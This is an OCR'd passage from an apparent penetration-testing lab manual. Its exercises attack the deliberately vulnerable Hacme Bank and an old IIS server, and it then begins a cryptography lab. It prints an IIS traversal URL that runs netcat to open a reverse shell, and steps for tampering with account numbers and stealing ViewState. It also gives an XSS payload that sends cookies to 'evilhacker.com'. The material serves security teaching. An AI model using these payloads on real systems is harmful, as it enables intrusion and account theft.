


c. On your XP VM Image, enter the following command in the address bar.
   i. **Type:**
   http://<VIC IP address>/scripts/..%255c../winnt/system32/cmd.exe?/c+nc+-v+-n+<HKR IP address>+10011+-e+cmd.exe



Notes:

d. Notice the command prompt appears on your XP VM Image!
   i. **Type:** ipconfig
   ii. **Type:** whoami




e. **Close** the Command Prompt window.
f. Close your browser window.
g. Close the TFTPD32 progam.

Notes:


Note: This may bypass a Stateful Firewall since the target is initiating the connection.

14.3 Exercise3 – Hacme Bank – Horizontal Privilege Escalation


1. **Start** Hacme Bank in your XP VM Image.
    a. **Click** the Desktop Icon – Hacme Bank Website v2.0
2. **Login** to Hacme Bank with the following account.
    a. Username: jc
    b. Password: jc789




3. **Click** on My accounts.
4. **Take** note of the 4 account numbers:
    a. 5204320422040005
    b. 5204320422040006
    c. 5204320422040007
    d. 5204320422040008




5. **Click** on View Transactions for account 5204320422040005.



6. In the Address bar **change** the account number to 5204320422040004 and **hit** enter.




7. Now you are logged into an account that does not belong to Jane Chris! It would be very easy now to transfer funds to you from this account!
8. **Logout** of Hacme Bank
9. **Start** Paros Proxy and **setup** the proxy with Internet Explorer.
10. Our next Horizontal Privilege Escalation involves stealing a Viewstate.
11. There are multiple ways to steal a Viewstate from another account. Those could be Cross Site Scripting, Sniffing or by obtaining it from the cached copy on a hard drive. The attack will only be successful if the viewstate is also URL encoded.
12. In Paros, **click** the Trap Tab and **check** the Trap Request box.
13. **Login** to Hacme Bank with the following credentials.
    a. Username: jv
    b. Password: jv789
14. **Copy** the viewstate like below.



15. **Click** continue and **uncheck** the Trap Request box.

Notes:

16. **Click** Logout.
17. In Paros, **check** the Trap Request box.
18. **Login** to Hacme Bank with incorrect details.
19. In Paros, **change** the Viewstate to the one you copied and **click** Continue.
20. **Uncheck** the Trap Request Box
21. **Return** to Hacme Bank and **notice** you are now logged in with the account you stole!



22. Want to earn some free money? Oh yea, that's unethical!
23. **Logout** of Hacme Bank


14.4 Exercise4 – Hacme Bank – Vertical Privilege Escalation

1. **Login** to Hacme Bank with the following account.
   a. Username: jc
   b. Password:jc789
2. Now change the URI in the Address bar to read the following.
   a. **Type:**

http://127.0.0.1/HackmeBank_V2_Website/aspx/main.aspx?function=admin\Sql_Query

   b. Then hit enter.
   c. Now we can directly execute SQL Queries! Wow!


Notes:



3. **Logout** of Hacme Bank
4. In Internet Explorer, **remove** the use of the Proxy Server.
5. **Turn** Paros Proxy Off.


14.5 Exercise5 – Hacme Bank – Cross Site Scripting

1. **Login** to Hacme Bank with the following account.
    a. Username: jc
    b. Password: jc789
2. **Click** on Posted Messages to the right.



Notes:

3. In the Message Subject enter the following.
    a. **Type:** Cross Site Scripting
4. In the Message Text enter the following.
    a. **Type:** <script>alert(document.cookie);</script>



Notes:

5. **Click** Post Message.
6. You will receive an error similar to the following. This tells us the system is subject to Cross Site Scripting.

7. What can we do with this? You could inject JavaScript code that would redirect the logged- in user's session cookie to an attacker's web server where it would be logged

and then later used to impersonate the original user. The code would be similar to the following.

a. <SCRIPT> location.href="http://evilhacker.com/cgi-bin/steal.cgi?"+ escape(document.cookie);</SCRIPT>

8. This will not work unless you have a webserver setup to record these items.

14.6 Exercise6 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

15 A5 Lab – Cryptography

Lab Scenario

Today, you have been asked to learn the basics of cryptography and, in the end, explain why we have needed to expand our encryption knowledge, develop higher encryption standards and explain the difference between cryptography and cryptanalysis. You have also been asked to deploy a solid encryption standard in the office that will enable communication between machines with security at the highest level possible.

Lab Objectives

1. Better understanding of encryption by attempting to decipher 2 files.
2. See how easy it is to capture clear text communication.
3. Enable IPSec and see how easy it is to keep others from reading your sensitive data.

Lab Resources

1. Cryptool 1.4.30 Beta 7 - Already installed on your XP VM Image (consider downloading new /updated version from www.cryptool.com)
2. XPVM Image
3. Backtrack 5 VM Image
4. Ability Server – Already installed on your XP VM Image
5. Wireshark- Already installed on your Backtrack VM Image


Lab Tasks Overview

1. Use Cryptool
2. Locate the file called Cry-Casear-American.txt on the XP VM inC:\Documents and Settings\Administrator\Desktop\Security\Student-Tool-Bar\Appendix - Cryptography Decrypted\.
3. Decrypt the file manually.
4. Locate the file Cry-RC4-Cry-Caesar-American.hex on the XP VM inC:\Documents and Settings\Administrator\Desktop\Security\Student-Tool-Bar\Appendix - Cryptography Decrypted\.
5. Decrypt the file with the built-in analysis tool. Brute force a 24-bit key.
6. Capture traffic between your Base System and your XP VM Image using Wireshark that is built into Backtrack.
    a. Do this by starting an FTP and capturing the login.
7. Now enable IPSec on both of those machines.
8. Perform a second capture and compare the results.
9. Disable IPSec so that you can perform the rest of the labs this week.

Lab Details - Step-by-Step Instructions

